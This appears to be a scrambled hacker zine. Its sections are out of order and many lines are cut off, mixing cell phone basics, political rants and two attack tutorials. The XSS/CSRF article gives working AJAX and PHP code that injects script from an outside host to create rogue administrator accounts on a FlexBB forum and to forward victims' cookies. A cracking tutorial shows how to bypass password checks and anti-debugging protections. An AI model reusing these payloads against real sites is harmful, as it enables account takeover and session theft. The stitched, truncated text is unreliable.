GSM. Just what are roaming partners? Well, we've got to und is first. Now, let's say that my home service area is the s were to go to say, Hawaii, I would no longer be in my home roaming. When I'm roaming, I may be charged more for my cal home area? It'll be listed in the phone plan. There is nos home area covers. It can be a city, a state, the whole coun is defined by whatever rate plan you use. That rate plan wi roaming charge. Sometimes you'll need to pay a bit extra, o provider just won't have a roaming charge. Providers will a wide network of roaming partners. If I go to France, my pro that area. If the provider has no roaming partners in Franc won't get any service. However, if my provider is say, T-Mo perfectly fine. They have a partnership with Bouygues Telec with national coverage.

Well, what is it that makes a cell phone unique? In addition (MIN) each phone has its own electronic serial number (ESN) every phone. It's engraved into a memory chip called Program Memory (PROM), Erasable Programmable Read Only Memory (EPROM) Erasable Programmable Read Only Memory (EEPROM). EPROM and commonly used. To find your ESN, either take out your phone there should be some sort of information sticker, called a with your ESN listed or dial \*#06#. If not, check for an In Equipment Identity (IMEI) number. IMEI means that your phon through the Global System for Mobile Communications (GSM), popular by the way, besides being the standard for Europe a about 80% of the wireless market. Code Division Multiple Ac U.S. attempt at equaling GSM. There's an argument out there better, GSM or CDMA. It's a fairly interesting argument wit sides. GSM is used by companies like AT&T, Cingular and T-m favored by Verizon and Sprint; they're roaming partners, and GSM has worse audio quality than CDMA, but that depends on Personally, I prefer GSM, but it's your choice.

So anyway, back to ESN. The ESN is an 11 digit identificati

they are just simple techniques that are extremely noticeable this is either blatant stupidity, or the nature of the attack sight. This is a big problem, because we don't want the admission of some wierd-ass fuckup on a page he's visiting, and look to

#####  
# Cellular Surprises  
#####

So You Missed the Wireless Revolution?

Everyone is familiar with cellular phones and has at some point owned a cell phone. Most people in so-called civilized countries own cell phones regularly. With such a widespread use there arise certain interests in pushing these phones and their providers to the limit, and asking that god-forsaken question: "Just what are the limitations and asking that god-forsaken question: "Just what is a cell phone?"

With their momentous rise in popularity, cell phones provide a wide range of options for their users; what started as a simple utility for connecting individuals has evolved and been given many uses by organizers, gaming, text messaging, picture taking and built-in features like downloading and much, much more. Indeed, with the advent of the iPhone, recently developed by Apple and Motorola, the future of this industry. The phone companies give so many options to users don't even realize that the phone may have abilities that could change the phone's functioning, passwords can be changed, change their number to whatever they want at any time. For entrepreneurs who realize the value of this information please see the online references.

When you get a cell phone, you're going to have a wireless provider. Now, don't get the wireless provider confused with the phone company. You can have a Nokia or Motorola, but your wireless provider could be Verizon, T-Mobile. Although T-Mobile does have decent roaming p

that integrate built-in backdoors that allow law enforcement to monitor traffic.

\* EFF battles Unconstitutional Warrant-less NSA Spying on Americans  
With the cooperation of major telecommunication corporations, the EFF launched a massive electronic surveillance system to monitor internet and telephone traffic of millions of Americans. While unconstitutional warrant-less searches are illegal, the NSA was given a green light by Bush personally, which demonstrates a frightful precedent by private corporations, law enforcement, and the executive branch. A technician himself who had helped in building these 'secret programs' is now working with the EFF in testifying against his former employer in a lawsuit demanding that AT&T stop illegally disclosing its communications to the government. The battle is still in the courts. The Government has filed a motion trying to dismiss the EFF's lawsuit. An investigation into whether AT&T broke the law could "reveal information that harm national security".

#####  
# 05. How the Net was Lost  
#####

"When people ask me if I work in the public or private sector, I respond, as I simply work in solidarity in the human sector."

Those who currently struggle to maintain what is called "Net Neutrality" on the internet I think have taken too limited an approach to their fight. The real ask is to maintain an existing status quo that had already been established by the original promise and potential of the internet against those who would take it even further. This to me leaves for a poor negotiating position. It loves to bridge difference with half measures, and even limitations. The difference between the current status quo and proposed changes would be significant. This would be much like North American civil libertarians' fight against the remaining of the first 10 amendments they will be forced to accept or discarded versus those they think they can still actually p

is a long term losing position to occupy.

In the beginning, the internet was a peering arrangement w treated equally, and anyone could interconnect from any one This was the network of peering built upon public standards freely implement. Other commercial networks also existed, s layered OSI model. All, however, were implemented in some p or otherwise built around some controlling model of central rather than that of essentially equal peers, and as a resul time.

The internet eventually spread to the general population t This changed the internet from being a semi-closed environm few hundred or thousand commercial and government instituti interconnecting millions. The speeds and bandwidth of analc naturally limited what individuals could do over dialup lin technological limitations, the internet imposed no addition practices nor did those ISPs who offered direct internet ac at the time. While closed garden proprietary dialup service Master, CompuServe, and America Online, came and went, peop use direct dialup networks for both consuming and producing basis. There was a time in fact that I ran my own domain an my own location on a dialup connection.

With the widespread introduction of broadband, over cable first real discrimination on the internet. Just when finall easily deliverable bandwidth to go around to enable the mil to more directly participate on the internet, it was closed the physical layer, peering was closed by artificial uplink which restricted their ability to produce and distribute. A layer, broadband providers actively discriminate by blockin services, particularly in regard to email. At the legal lay agreements offered through monopoly telco and cable compani services and applications people can run.

```
'&username='+name+'&password=fuyck&password2=fuyck&email=fu  
4');</script>
```

\x02 Using PHP for CRSF.

I know you're thinking I'm weird at this point, but it can really need is a host that supports PHP.

The best thing about this is that it can be used with just from one page. So imagine that you link to an 'image' file is really just a masked PHP file. It executes with either p dynamic uses by GET variables.

[1]. Predefined/Static.

```
<?php header("Location: http://www.somesite.org/index.php?a
```

[2]. Dynamic (call by something like <img src='http://mysite.org/img.jpg?s=site.org&p=ucp.php&g=op:ed m%20so%20dumb'>) (seems a bit complicated? lol.)

```
$site = $_GET['s']; $page = $_GET['p']; $vars = $_GET['g'];  
explode(',', $vars); foreach($realvars as $rv){ $x = explod  
'&'.$x[0].'='.$x[1]; } header("Location: ".$site."/".$page.  
Also, if you can send along document.cookie, you could do s  
$out = "POST $page HTTP/1.1\r\n"; $out .= "Host: $host\r\n"  
$cookie\r\n"; $out .= "User-Agent: $useragent\r\n"; $out .=  
".(strlen($data))."\r\n"; $out .= "Connection: Close\r\n";  
"Content-Type: application/x-www-form-urlencoded\r\n\r\n$da  
fsockopen($site, 80, $errno, $errstr, 0); fwrite($fs, $out)
```

Although these are not really practical approaches, as in t cannot automate POST data, and the second will be defeated checks IP addresses (which isn't very common except among t such.)

\x03 Minor Bullshit

There are many XSS attacks that happen every day. Most are



```
    }  
  }  
}
```

If you need to only send GET parameters, you would use the `doPost('file.ext?get=vars', '')`;

This code with no extra whitespace that you can link to is <http://dynxss.whiteacid.org/x.js>.

Okay, so we've got our object working, and we want to start cool stuff, like making the admin create a new unrestricted right? Now it's time for a 'case study'. This is just a simple.

FlexBB 0.5.5b cleaned new posts extraneously, but it didn't signatures. It was possible to inject any code you wished, full-blown 'you have been logged out, please log in' screen look at the administration panel and figured out what I need administrator account. Luckily, since FlexBB is still in development have to parse for any hashes or anything.

So I had to send 5 variables. A username, the password, password and the level of access. I want admin, of course. But what admin views this again? It will just keep 'attempting' to connect over and over... We could either use some random name making off-site list. Just so I didn't have to write even more code use `'Math.floor(Math.random()*(n+1))'`. So, I'd put something like `var name = 'blah'+Math.floor(Math.random()*(n+1))`; And I'd usually have a new name every time. Most likely the notice this, so we could write a function that is called before created to check if an account has already been created with but we're doing this quick here. Anywho, so our code in our file like:

```
<script src="http://mysite.org/lib.js"></script>  
<script>var  
name='blah'+Math.floor(Math.random()*(n+1));doPost('flexbb/  
addmember&do=addmember2',
```

Even during the age of dialup, when bandwidth was scarce and expensive, locations, a model for service hosting and co-location appeared. It was someone who had a peering agreement, which already was very common to distribute and share the cost of bandwidth by renting space in a rack to others. With the introduction of capped, application-specific restricted broadband, hosting became the last refuge for what the internet was about; peering by equals.

This division between consumers and producers means only a few are privileged to directly publish on the internet. Yet, even though it is considerably more for that privilege and their connectivity, consumers pay directly for their connectivity as well as the internet backbone peer providers wish to collect additional value otherwise artificially constrain traffic to hosting facilities, if they please, much like they do with those they consider consumers. Internet peering means that hosts will be billed based on traffic as well as the bandwidth they consume and have paid for. It also turns hosting arrangements into a question of pure economic value, considering the social value of sites that exist for non-commercial purposes that otherwise do not charge. Finally, the death of Net Neutrality providers could selectively choose to make some sites (commercial, those who publish information that they disagree with, etc) more expensive if they so choose.

The internet flourished and grew precisely because nobody was allowed to traffic. That millions now are classified as passive consumers is an affront to the dream of an active community where everyone can participate and publish. The remaining struggle over Net Neutrality is simply one of how small and how privileged a minority will be allowed to publish, and hence how much it will cost to still have the same rights as reclassified as a limited privilege at the discretion of a few large corporations.

The internet today is already divided between a large number of people allowed to consume and a small number who are permitted to publish.

simply fight to preserve this already unequal status quo, i  
to challenge it by fighting to actively restore the rights  
users. In the worst case of such an effort, the current sta  
the logical compromise position, rather than the starting p  
negotiation. Today, those fighting for Net Neutrality are a  
edge of a cliff. The telecoms want them to step a further t  
edge, but they (the telecoms)are probably quite willing to  
where those defending Net Neutrality are asked to step only  
It would be far better to push forward rather than to simpl

```
#####  
#                               06. Consumer Society Revisited  
#####
```

When I look around at this world, I see several things, I  
hapiness, but I see something else which is getting more an  
depression, agression, egoism, sky-rocketing suicide counts  
in dissatisfaction and psychological disorders.

The most common and prevailing among modern-day psychologi  
depression.

Numerous recent epidemiological studies indicate that depr  
children and adolescents are quite common and growing. Roug  
adolescents admit to having suffered from such a disorder a  
The cause of these depressions often lies in dysfunctional  
life events (which seem to increase in occurance according  
an extreme ammount of pressure, both from peers and adult e  
in stress, which upon occurance of failure and negative re  
expecting side results in low self-esteem and self-defeat  
leading to even more depression. Take Japan for example, ov  
year took their lives, of which many where adolescents who  
the high standards of education, necesarry for corporate em

But not only adolescents cope with depression, lots of adu  
it as well. Depression in adults is most often caused by lc

```
http_request.overrideMimeType('text/xml');  
}  
} else if (window.ActiveXObject) {  
    try {  
        // IE has 2 different ways (with different versions of IE  
XMLHttpRequest object. The next two are these  
        http_request=new ActiveXObject("Msxml2.XMLHTTP");  
    } catch (e) {  
        try {  
            http_request = new ActiveXObject("Microsoft.XMLHTTP")  
        } catch (e) { }  
    }  
}  
if (!http_request) {  
    // either the browser is too old, doesn't support  
    document.write('hono!');  
    return false;  
}  
http_request.onreadystatechange = callBackFunc;  
// We open link to our url  
http_request.open('POST', url, false);  
// The next 3 setRequestHeader()s are so we can  
http_request.setRequestHeader("Content-type",  
"application/x-www-form-urlencoded");  
http_request.setRequestHeader("Content-length",  
http_request.setRequestHeader("Connection", "close");  
// Ok, send our shit now :-)  
http_request.send(parameters);  
}  
function callBackFunc() {  
    if (http_request.readyState == 4) {  
        if (http_request.status == 200) {  
            return true;  
        } else {  
            return false;  
        }  
    }  
}
```

```

    }
} else if (window.ActiveXObject) {
    try {
        // IE has 2 different ways (versions of IE)
        // of getting the XMLHttpRequest object.
        http_request=new ActiveXObject("Msxml2.XMLHTTP");
    } catch (e) {
        try {
            http_request = new ActiveXObject("Microsoft.XMLHTTP");
        } catch (e) {
        }
    }
}
if(!http_request){
    // browser doesn't support the object..
    alert('browser needs to DIE.');
```

It all may seem like a rush to you, but it is very simple what way we need to call the object. Since Internet Explore retarded, it has different ways to call it depending on the get the object at all, then it gives you an alert. For the we'll import this and everything we need into a function. I able to send POST requests, and thus GET variables.

```

[code]
var http_request = false;
function doPost(url, parameters) {
    http_request = false;
    if (window.XMLHttpRequest) {
        // This is the way to ask for the XMLHttpRequest
        // object in Mozilla, Safari, etc;
        http_request = new XMLHttpRequest();
    }
    if (http_request.overrideMimeType) {
        // Some versions of Mozilla get ..pissy..when the mimetype
```

dominance inside a social group. This "fight" is, in modern corporate ladder. A lot of talented people go to work every their cubicles, commute their asses of, for a low wage, while bulky CEOs make an absurd amount of money, enough to keep a third world country alive, while only commanding their workers. CEOs don't even care what actually goes on in their company capable of understanding. The researchers who work hard on a virtually no respect and a small wage, this goes for the general well. They MAKE the company, yet the "big boss" gets away with virtually no input in the product. Climbing the corporate ladder down and kissing up. If you're not prepared to do that (because of objections), you will be neglected and will remain in a low position. The stress and failures that come with this enforced process is a cause of depression.

This society is a consumerism society that has gone way to the beginning of the industrial revolution in the late 18th and till now we have used more of the earth's resources than in the 4,499,999,794 years. This resource consumption has reached proportions, almost of the level in which society can't support. Within the next 60 years the world's oil resources will be completely leaving an empty and collapsed society, in which only those who survive, the globalist extortionists. These corporations, governments, police forces and, worst of all, global media are getting bigger, until they reach proportions at a level that they control the future, in which people are brainwashed into believing that government controlled media tells them isn't fiction or fact. The global media isn't independent, nor is government information (indirectly) controlled by large corporations which keep the "running" and finance or media stations. Public opinion is controlled ways, by advertising, not broadcasting news that could negatively impact public and depicting dissidents are "rebels, insurgents, communists, hippies or radicals", all because those people oppose a social order that masses produce for the elite, which hold virtually all power. Take the "Compass Group" for example, a multinational food

organization. The Compass Group is involved in a corruption subsidiary Eurest Support Services winning contracts to provide Nations peacekeepers in Liberia. The value of Compass's focus United Nations is valued at \$237 million, with renewals and reach \$351 million.

The UN Procurement Officer and Vladimir Kuznetsov Head of Administrative and Budgetary Issues were arrested and indicted nearly \$1 million in bribes from Compass, allowing them to globalist corporate empire.

Compass refused to make details public and the investigation some low-level employees being fired and the CEO Michael Ba June 2006 with a fat bonus and a Golden Handshake enough to country for years.

As seen, the influence of corporations is so huge that it supposedly unbiased, non-profit peacekeeping organisations having to fear reprisal.

When confronting society with these facts, most high-ranking officials will defend themselves with the argument of "Well participate in the process!". This is of course a bullshit society we are nothing more but consumers, consumers of the ourselves, buying it for more money than we made it for, then in the pockets of the ruling class. This society has developed goods and services, how useless they even may be. The products themselves, it's a social signal to identify yourself to be a fellow consumer, gaining ungrounded peer-respect stimulates depicts consumption as the ultimate virtue. The god of this and it's priests are the corporate leaders, spreading their religion in every subtle way they can, enslaving the public products, making them wage-slaves to the corporations, with ask you, what are we when we don't consume? Nothing, we are brings it to our attention, tooth-brushes with GPS systems, airconditioning, cars with weather-forecasting, bikes with sensors with built-in remote controls and beertenders, and so on.

This over-consumption society will eventually break down

## /~CONTENTS

- \x01 - Using AJAX for CSRF.
- \x02 - Using PHP for CSRF.
- \x03 - Minor Bullshit.

### \x01: Using AJAX for CSRF

There are (now) quite a few good examples and hundreds of that use AJAX to import nice effects and cool stuff to their things tell you how to use it for things deemed 'bad'. However 2 things I think are great examples of using it for misdeeds

[1] MySpace 'samy is my hero' Worm

[2] CriticalSecurity.NET 'I love IceShaman' Script

Firstly, the I say number one is a worm. It is such because itself to a user's profile when they visited. Unfortunately over 1mill users) it didn't work as fast as it could have, Internet Explorer's dumb 'feature' of executing JavaScript this can be found by going to <http://namb.la/>.

The second one is a script (only) because it did not replace user's anything. It is a good example, however. You can find asking IceShaman on <irc.hackthissite.org>.

Anyway, these are only meant so you can take a look at them through some code and technical mumbo-jumbo....To start, we call the XMLHttpRequest Object. There are many ways of calling we'll just use a 'foolproof' method. Not all browsers support almost any new-age browser supports it.

```
var http_request = false;
if (window.XMLHttpRequest) {
// This is the way to ask for the XMLHttpRequest
// object in Mozilla, Safari, etc;
http_request = new XMLHttpRequest();
if (http_request.overrideMimeType) {
// Some versions of Mozilla get ..pissy..when the mimetype
http_request.overrideMimeType('text/xml');
```

his app from userland and kernelland, but then we could use as rootkitdetectors.

As you can see, there are endless amounts of ways to protect even more to break it :D. I hope you enjoyed reading this and enjoyed writing it and remember kids, don't let copyrights you, but give credit where credit is due!

Outro:

Greets and shouts go to HTS (zine staff) members, ASO members, .aware crew, RRLF, reversing.be (hagger in special fucking good reverser) and IRC dudes.

```
#####  
# 'Advanced' Cross-Site-Scripting  
#####  
by r0xes
```

There are probably thousands of XSS papers, articles, and someone's server or blog. Unfortunately, there are not so many advanced topics, such as using AJAX for CRSF, using PHP for embedded script already on the page...

The point of this article is to shed a brighter light on security to try to go in-depth without actually falling into a bottleneck often that you are in a different situation and with a different vector..big attacks are hardly ever the same.

Some terminology notes before we begin...

AJAX - Asynchronous JavaScript and XML - Allows an update without having to refresh a page, or a part of a page, etc.

CRSF - Cross-Site-Request-Forgery - Mostly like the opposite - in a sense that instead of exploiting the user's trust in exploit the website's trust in a user.

judge products or services by their values, eventually leading to a world in which free-thinking is discouraged, decisions are made by emotional instability will be extremely common. If society follows this trend, global resources will be exhausted in the next 60 years, leaving a devastated society with tons of environmental problems behind. The select elite, based on their undeserved financial capacities, will leave the masses to starve.

Such a future should be prevented and the current consumerism should every extend and cost be abolished, lest it will be too late to prevent from consuming its way into oblivion.

Cast your mind back to when you were a child, everything was curiosity, a world of adventure and challenge, what is left wasted in a cubicle for some CEO's sake. Your mind being put to rest.

Politics: "Act as you are told by our 'laws' or we'll take care of you."

Economics: "Work hard and consume, this will contribute to society and maybe one day you'll be rich!"

Religion: "Don't sin against the 'rules of god' or you'll go to hell after your death"

Since the birth of consciousness, hundreds of millions of people have been slaughtered by their fellows. Men, women, children ... their lives meant nothing.

Why? Because we look to leaders and priests and gurus and tell us what to do instead of relying on the powers of our own sovereignty. You will see this as a "left-wing radical counter-culture hippie movement" they live in a "democracy" no? So tell me, what happens if you don't follow them? Say you have moral objections against the current government to paying taxes to support the President, his family, his buddies and friends he wangled jobs for. What do you do? Or say you don't want being used to subsidize foreign arms sales for slaughter in the Middle East can you stop it? Vote for somebody else, whose policy makes

difference? Don't vote and loose your voice? The government to serve you. In reality, it's there to tell you what to do obey, you'll be investigated, arrested, criminalized and ma assets will be seized and given to the state. You will be j This world will soon reach a totalitarian consumerist socie administration bigwigs who view the world from stretch limc thousands of families sleep in cardboard boxes and can bare businessmen flourish, while honest men beg in the gutter, c and everybody will be forced to believe it HAS to be that w the collective good. Imagine you're a child again. Filled w wonder, and life. Remember how good it felt?That's what the us. They bled us dry. And like sheep we lined up to give mc have back all that that they stole.The information age provides parasites can't squirm away from. They can't take us on on them. Negate their evil. Ostracize them. Show them you are

```

-#####-
-####          SKILLS          ###-
-#####-

```

```

#####
#          Disrespect Copyrights in Practice
#####
(code and other files associated with nomenclura's article
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is

```

Disclaimer:  
Some official shit that's needed:  
This document is to be used for legal and educational purpo  
nor anyone publishing this article can and/or will/might/sh  
responsible in any way for any damage (potentially) done by  
in this article. If this informotion makes you want to rape  
pillage, extort, be hyporitical and capatalisitic I strongl  
your veins and die ...

Opaque predicates) and smooth (INT3 doesn't break the app w  
debugged) the difference between the first and second GetTi  
nihil, but when debugging you either need to react very ver  
more time with 2758 milliseconds than most apps that use th  
the shit out (providing you don't spot any nasty CRC tricks  
those that think "TO HELL, NOP THOSE CRCs OUT TOO! FUCK YEA  
actually be used as an arithmetic parameter to a string dec  
Well, to counter this, we would just fire up the debugger,  
of the non-modified piece of code, note it restart all shit  
feed the good CRC to the decryption function, but that is a  
this function is called:

```

0040118D  /$ AC          LODS BYTE PTR DS:[ESI]
0040118E  |. 3D CC000000  CMP EAX,0CC
00401193  |. 75 06        JNZ SHORT unpacked.0040119B
00401195  |. B8 01000000  MOV EAX,1
0040119A  |. C3          RETN
0040119B  |> B8 00000000  MOV EAX,0
004011A0  \. C3          RETN

```

apparently a check if the breakpoint is left intact <.< A p  
since we'll just manipulate the register holding the result  
continue and voila! We get the popup with the password: WAR

Afterword:

Well, this was just the top of the iceberg, letting you tas  
fruit' of reverse engineering, a most enjoyable and profiti  
for crackers,vxers and exploit developpers alike. There are  
for a programmer to protect his program from being cracked.  
also make his program decrypt @ runtime (much like a virus)  
is provided, but a reverse-engineer could whipe out the key  
with nop's (0x90) or turn the conditional jump after the ke  
unconditional one. He could make the app run in ring-0 but  
soft-ice to debug the app. The programmer could use rootkit

the serial is expected to be 0xDEADBEEF. Since we don't have the conditional jump right after the CMP (it's a JNZ just because the serial was invalid and only nasty stuff can happen afterwards) 0xDEADBEEF is stored in EDX (or at least, we store it there) when unpacked.004011A1 is made, which seems to be a decryption of a piece of code:

```

004011C6 |. B9 03000000    MOV ECX,3
004011CB |. BE 92124000    MOV ESI,unpacked.00401292
"es`"
004011D0 |. 8BFE          MOV EDI,ESI
004011D2 |> AC          /LODS BYTE PTR DS:[ESI]
004011D3 |. 34 32        |XOR AL,32
004011D5 |. AA          |STOS BYTE PTR ES:[EDI]
004011D6 |.^E2 FA      \LOOPD SHORT unpacked.004011D2

```

What we see here is interesting too:

```

004011A1 /$ E8 1F010000    CALL <JMP.&KERNEL32.GetTickCount
[GetTickCount]
004011A6 |. 8BD8          MOV EBX,EAX
004011A8 |. CC           INT3
004011A9 |. E8 17010000    CALL <JMP.&KERNEL32.GetTickCount
[GetTickCount]
004011AE |. 2BC3          SUB EAX,EBX
004011B0 |. 3D 58270000    CMP EAX,2758

```

A call to GetTickCount (Function that retrieves the number of seconds that have elapsed since the system was started) is made, then immediately another call to GetTickCount is made, the results being subtracted (the instruction holding the difference). The interesting thing is INT3, which halts the debugger and pauses the run of the application. Why? Because a normal run of the application with a correct password would go fine (without CD the application would get lost in invalid

Foreword:

In this globalist world there are only two values left, how much for the highest possible price and how much one can produce for the highest possible pay, all to serve the great green god, commonly referred to as 'dollar', and it's imperialistic hegemonistic policies, commonly referred to as 'CEOs'. Their ways of extortion of third world countries and their 'lowerclass' and abduction of free speech and thought in their various taken gross forms in today's society.. And like this isn't enough, they have been joined by whitehats to help 'secure' their software from their unrighteous copyrights. This article will give them an overview of techniques used to protect applications and ways to bypass them. The target applications (called "Acts" (Act I,Act II,etc)) will be discussed (if everything goes ok :p )  
Have fun!

Introduction:

Well people, reversing applications can range in difficulty from being extremely easy to mindcrushing. Since this article is an introduction I will discuss extremely advanced schemes but I will show you some tricks. Required knowledge to understand this article:

- )Basic understanding of 32-bit windows ASM
- )Basic understanding of the usage of Debuggers/Disassemblers
- )A brain

You can either try to crack each app first and read my tutorials or you can just follow along, your choice. Each Act is given an "object" to look for and what you can learn there (all passwords are based on Ae534RKLj1 passwords but SOMEPASSWORD).

Act I:

Difficulty: [....]

Tools: OllyDbg

Objective: Find the password

Ok, imagine you just downloaded a nice game ("LameGame V 1.

to enjoy playing it. You launch the bitch and THIS jumps up

```
LameGame V1.0
(c) MegaCorp 2006-2009
```

```
Usage:
cp1 <password>
```

Ok, THAT sucks ass, now we'll have to supply a password as argument... Well, it shouldn't be THAT difficult to crack..

Let's fire up OllyDbg and load our app ....

One of the first things I always do when reversing an app i strings are inside the body. Now, if we scroll down a bit w "LameGame V1.0" displayed. Now we take a look at the assemnt see a call to <JMP.&msvcrt.strcmp> where the result of a ca result is argv[1]) gets compared to the "BULKMONEY". That w the password in plaintext in the executable....

Act II:

Difficulty: My granny could do this

Tools: OllyDbg

Objective: Find the password

MegaCorp recently released a new version of "LameGame" sinc cracked by any no-brains monkey. The new version claims to the first, but is this true? We fire up OllyDbg again and w

"HMPCBMJTU" gets copied to the address 00443010.

Now we search for the "LameGame V1.1" string. This time arg 00443010, so argv[1] is compared to "HMPCBMJTU" or is it? I you'll see that the result of strlen("HMPCBMJTU") gets stor compared to DWORD PTR SS:[EBP-4] (which is obviously a coun below (so we've reached the end of the string "HMPCBMJTU") subroutine. Now notice the following:

this area is all about:

```
004011EC  /$ 6A 00      PUSH 0
004011EE  |. 68 0D124000  PUSH unpacked.0040120D ; ASCII
004011F3  |. 64:67:A1 3000 MOV EAX,DWORD PTR FS:[30]
004011F8  |. 0FB640 02    MOVZX EAX,BYTE PTR DS:[EAX+2]
004011FC  |. 0AC0        OR AL,AL
004011FE  |. 74 02       JE SHORT unpacked.00401202
00401200  |. EB 04       JMP SHORT unpacked.00401206
00401202  |> 33C0       XOR EAX,EAX
00401204  |. C9         LEAVE
00401205  |. C3         RETN
00401206  |> B8 01000000 MOV EAX,1
0040120B  |. C9         LEAVE
0040120C  \. C3         RETN
```

Hmm, more experienced crackers will recognize this as a com OllyDBG. To circumvent this we don't need to modify this se need the Olly-Invisible plugin. Now, back to where we were, the result of this check, along with the result of a call t ollyDBG detection function) is stored in EDX and then 0x004 we need to watch out since we are gonna be stuffed with Opa shit is bogus until this piece of code:

```
00401076  |. 68 06204000  PUSH unpacked.00402006 ; /RootP
0040107B  |. E8 2D020000  CALL <JMP.&KERNEL32.GetDriveTyp
00401080  |. 83F8 05      CMP EAX,5
```

Here the DriveType of E:\ is determined (since this is a te drives are enumerated but E:\ is assumed as the CD-ROM driv don't have the installation CD it doesn't matter :D) and th E:\ is a CD-ROM drive (5 being DRIVE\_CDROM). The next impor to GetVolumeInformationA, that will retrieve the CD-Serial As we can see here:

```
004010A6  |. 813D 20204000 >CMP DWORD PTR DS:[402020],DEADB
```



```

0040115F |. AD          |LODS DWORD PTR DS:[ESI]
00401160 |. E8 17000000 |CALL unpacked.0040117C
00401165 |. 03D0        |ADD EDX,EAX
00401167 |. 59          |POP ECX
00401168 |.^E2 F4      \LOOPD SHORT unpacked.0040115E
0040116A \. C3         RETN

```

Ok, let's put it all in an ordered way:

- )EDX is set to 0
- )ECX is saved
- )EAX is loaded from ESI
- )unpacked.0040117C is called
- )EAX (probably the result of unpacked.0040117C) is added
- )ECX is restored
- )This is looped

So this is an additive repetition of unpacked.0040117C. Let unpacked.0040117C out:

```

0040117C /$ B9 20000000  MOV ECX,20
00401181 |> D1E8        /SHR EAX,1
00401183 |. 73 05      |JNB SHORT unpacked.0040118A
00401185 |. 35 2083B8ED |XOR EAX,EDB88320
0040118A |>^E2 F5      \LOOPD SHORT unpacked.00401181
0040118C \. C3         RETN

```

Some people (Vxers, reversers and comp. Sci. Students) will Cyclic Redundancy Check and that's what it is. A Cyclic Redundancy Check of hash function used to produce a checksum, in order to detect errors in transmission or storage. Hmm so it seems unpacked.0040115C over ECX bytes, to calculate the CRC checksum of the code area

and the next 8 bytes. This is obviously to check if the code area has any modifications (breakpoints, nops,etc) to this code area. No

DWORD PTR SS:[EBP-4] gets stored at EAX, then the offset of EAX (we now have the address of the current character in EAX), then MOVZX EAX, then thing is the decrease of that character's value (MOVZX EAX, then DEC AL). Then we load the counter in EAX and increase it in the loop. So what happens is that every character gets decreased until the password should be "GLOBALIST".... Pathetic company, they're not doing their shit, now do they?.....

Act III:  
Difficulty: Easy as pie....  
Tools: OllyDbg  
Objective: Find the password

Well, MegaCorp announced they recently hired a new programmer and the cracking of their game would be made impossible by implementing a more sophisticated encryption algorithm [that'd be time....]. Well, we don't want to go through all the hassle of thinking about it, so we'll let the debugger do the job...

See the POP EBP at 004013F8? well, we'll put a breakpoint there and watch execution once we get there (so we can see how the cryptostuff gets decrypted). Now press F9 and GO! Watch the dump and Voila, we

```

004013CF |. 81C1 10304400 |ADD ECX,Cp1.00443010
"EXTORTION"

```

Act IV:  
Difficulty: Medium  
Tools: OllyDbg  
Objective: Find the password or find hash-collision

Instead of reducing the absurdly high price of "LameGame" M

production because all they care about is profit and not th  
they just brought out a new product, a new firewall named "  
In order to install "Infernal Barricade" we need to bypass  
copyright scheme. Let's take them on with OllyDbg once agai  
Hmm... no strcmp anymore? That means they have though of sc  
using a password. Let's take a closer look.  
It seems that the program makes the final desicion as to wh  
correct or not here:

```
00401491 |> 807D FF 00      CMP BYTE PTR SS:[EBP-1],0
00401495 |. 74 26           JE SHORT Cp1.004014BD
00401497 |. C74424 04 3400>MOV DWORD PTR SS:[ESP+4],Cp1.0C
"Installing 'Infernal Barricade'..."
```

And these call/cmp constructions are probably used to analy

```
0040146B |. E8 308C0200     CALL Cp1.0042A0A0
00401470 |. 837D 08 01     CMP DWORD PTR SS:[EBP+8],1
00401474 |. 7E 1B         JLE SHORT Cp1.00401491
00401476 |. 8B45 0C       MOV EAX,DWORD PTR SS:[EBP+C]
00401479 |. 83C0 04       ADD EAX,4
0040147C |. 8B00         MOV EAX,DWORD PTR DS:[EAX]
0040147E |. 890424       MOV DWORD PTR SS:[ESP],EAX
00401481 |. E8 0AFF0000     CALL Cp1.00401390
00401486 |. 3D 10030000    CMP EAX,310
0040148B |. 75 04        JNZ SHORT Cp1.00401491
0040148D |. C645 FF 01     MOV BYTE PTR SS:[EBP-1],1
```

after analyzing each call it turns out this one:

```
00401481 |. E8 0AFF0000     CALL Cp1.00401390
is the most interesting (looks like the decryption-construc
before). The function returns a value in EAX that gets comp
value 0x310. If we examine the function we can see the argu
in this case) is manipulated into a hash value, let's test
To fake a command-line go to Debug->Arguments and supply yc
```

The first thing we see is:

```
00401000 >/ $ 68 0A204000  PUSH unpacked.0040200A; /FileNam
00401005 |. E8 B5020000    CALL <JMP.&KERNEL32.LoadLibraryA
0040100A |. 68 15204000    PUSH unpacked.00402015;ProcNameO
"BlockInput"
0040100F |. 50           PUSH EAX; |hModule
00401010 |. E8 92020000    CALL <JMP.&KERNEL32.GetProcAdre
00401015 |. A3 24204000    MOV DWORD PTR DS:[402024],EAX
0040101A |. 6A 01         PUSH 1
0040101C |. FF15 24204000 CALL DWORD PTR DS:[402024]
```

Well, the following happens:

GetProcAddress(LoadLibrary("user32.dll"),"BlockInput") gets  
DS:[402024]. BlockInput is a function to halt all keyboard  
it's argument is true, and resume it if it is false. If we  
at 0x0040101A we see a call to BlockInput with a true param  
0x00401048 we see it with a false parameter. So obviously t  
to block any input during program execution to prevent debu  
Well to get rid of this nuisance, we'll just nop those PUSH  
CALLDWORD PTR DS:[402024] structures out with right click -  
NOP's. Then we have another IsDebuggerPresent call, just br  
eax,eax after the call, set EAX to 0 and continue.

```
00401030 |> 50           PUSH EAX
00401031 |. BE EC114000    MOV ESI,unpacked.004011EC
address
00401036 |. B9 08000000    MOV ECX,8
0040103B |. E8 1C010000    CALL unpacked.0040115C
```

Hmmm, what's this? Let's first take a look at unpacked.0040

```
0040115C / $ 33D2       XOR EDX,EDX
0040115E |> 51           /PUSH ECX
```

Tools: OllyDbg,PEiD,DeYoda (found here: <http://xtaz3k.free>.  
Objective: Get the MessageBox with the password to popup (t  
encrypted and is not to be found in plaintext in the app,  
you can also decrypt the password by hand since the 'encryp  
but that way you'll miss some valuable knowledge)

Ok, there is this new IDE, called BulkIDE, you really wanna  
it is said to be quite nice, but the price tag is a 'little  
outrageous for such a simple IDE, so let's crack the bitch.  
your hands on the main installer executable, but you seem t  
installation CD, but hey, we should get this working withou  
.exe :) It is rumored though that the programmers behind th  
"security through obscurity" meaning we can expect a lot of  
function that evaluates to true or false and of which the c  
the programmer on forehand, sometimes used as useless code  
or anti-debugging).

First of all we load up PeiD and check the app, result:

yoda's cryptor 1.2

This is probably your first encounter with a packer/crypter  
days (especially commercial software and malware) is packed  
